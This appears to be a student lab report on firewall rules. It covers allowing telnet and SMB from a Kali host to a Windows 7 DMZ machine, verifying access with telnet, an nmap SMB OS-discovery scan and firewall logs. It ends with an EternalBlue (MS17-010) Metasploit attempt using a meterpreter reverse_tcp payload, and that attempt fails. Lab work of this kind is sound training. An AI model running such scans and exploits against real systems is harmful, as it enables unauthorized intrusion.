


Turn Windows features on or off

To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.

- Media Features
- Microsoft .NET Framework 3.5.1
- Microsoft Message Queue (MSMQ) Server
- Print and Document Services
- Remote Differential Compression
- RIP Listener
- Simple Network Management Protocol (SNMP)
- Simple TCPIP services (i.e. echo, daytime etc)
- Tablet PC Components
- ☑ Telnet Client
- ☑ Telnet Server
- TFTP Client

Testing the telnet server with DMZ host ip address telnet 172.16.1.10



```
Telnet server could not log you in using NTLM authentication.
Your password may have expired.
Login using username and password

Welcome to Microsoft Telnet Service

login:
```

The login prompt confirms that the ‘Telnet’ server is running.

Allow Kali-Linux access to the DMZ Telnet Server using application awareness rather than port numbers.

For the I added a new security rule with the following configurations:

name: **Telnet-Kali-DMZ**


source: Kali

destination: DMZ

Application: **telnet**


Service: application-default

Actions: allow



			Source				Destination			
NAME	TAGS	TYPE	ZONE	ADDRESS	USER	DEVICE	ZONE	ADDRESS	DEVICE	APPLICATIO
Telnet-Kali-DMZ	none	universal	kali	any	any	any	DMZ	any	any	telnet
ECE519C_Internet-A...	none	universal	inside	any	any	any	outside	any	any	any
intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any
interzone-default	none	interzone	any	any	any	any	any	any	any	any


Verifying access using command telnet 172.16.1.10 on Kali:



```
┌──(kali㉿kali)-[~]
└─$ telnet 172.16.1.10
Trying 172.16.1.10...
Connected to 172.16.1.10.
Escape character is '^]'.
```

Firewall Logs:

The below logs show all the other traffic being blocked between Kali-DMZ rather than ‘Telnet’



https://192.168.239.134/?#monitor::vsys1::monitor/logs/traffic

FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
kali	DMZ	192.168.10.10			172.16.1.10			23	telnet	allow	Telnet-Kali-DMZ
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-default
kali	DMZ	192.168.10.10			172.16.1.10			23	telnet	allow	Telnet-Kali-DMZ
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default
DMZ	kali	172.16.1.10			192.168.10.10			137	not-applicable	deny	interzone-default

Allow Kali-Linux to access DMZ-Host over port 445.

To complete this task, I used application awareness and created a new security rule named SMB-Kali-DMZ with following configurations:

name: **SMB-Kali-DMZ**

source: Kali

destination: DMZ

Application:

Add ->

Ms-ds-smb

Print-over-ms-smb


Service:

add->

- Name: SMB
- Protocol: TCP
- Port: **445**

Actions: allow

Screenshot:



Security Policy Rule

□ Any


□ APPLICATIONS	□ DEPENDS ON
□ ms-ds-smb	□ msrpc-base
□ print-over-ms-smb	□ netbios-ss

Verification Using Nmap:

Command:


Nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn

Nmap output:



```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-os-discovery -p 445 172.16.1.10 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 02:44 IST
Nmap scan report for 172.16.1.10
Host is up (0.0026s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: [illegible]
|   NetBIOS computer name: [illegible]
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-12-08T00:44:21-08:00

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Firewall logs:



https://192.168.239.134/?#monitor::vsys1::monitor/logs/traffic

FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	incomplete	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smb-base	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			137	not-applicable	deny	interzone-defau
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smbv1	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			445	ms-ds-smb-base	allow	SMB-Kali-DMZ
kali	DMZ	192.168.10.10			172.16.1.10			137	not-applicable	deny	interzone-defau
kali	outside	192.168.10.10			8.8.8.8			53	not-applicable	deny	interzone-defau
kali	outside	192.168.10.10			8.8.8.8			53	not-applicable	deny	interzone-defau
kali	outside	192.168.10.10			8.8.8.8			53	not-applicable	deny	interzone-defau
DMZ	outside	172.16.1.10			8.8.8.8			53	not-applicable	deny	interzone-defau

Use Metasploit on Kali Linux to exploit the MS17-010 vulnerability on DMZ-Host

For this task, first I enabled metasploit using ‘msfconsole’ and set the below given configuration:

VULNERABILITY: MS17-010 (exploit/windows/smb/ms17_010_eternalblue)

TARGET: 2 (Windows 7)


RHOST: 172.16.1.10

RPORT: 445

LHOST: 192.168.10.10


LPORT: 4444

PAYLOAD: windows/x64/meterpreter/reverse_tcp



```
[*] 172.16.1.10:445 - Trying exploit with 12 Groom Allocations.
[*] 172.16.1.10:445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:445 - Starting non-paged pool grooming
[+] 172.16.1.10:445 - Sending SMBv2 buffers
[+] 172.16.1.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:445 - Sending final SMBv2 buffers.
[*] 172.16.1.10:445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:445 - Receiving response from exploit packet
[+] 172.16.1.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.16.1.10:445 - Sending egg to corrupted connection.
[*] 172.16.1.10:445 - Triggering free of corrupted buffer.
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 172.16.1.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         172.16.1.10      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     [illegible]      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows 7


View the full module info with the info, or info -d command.
```

Result: exploit was completed but no session was created.

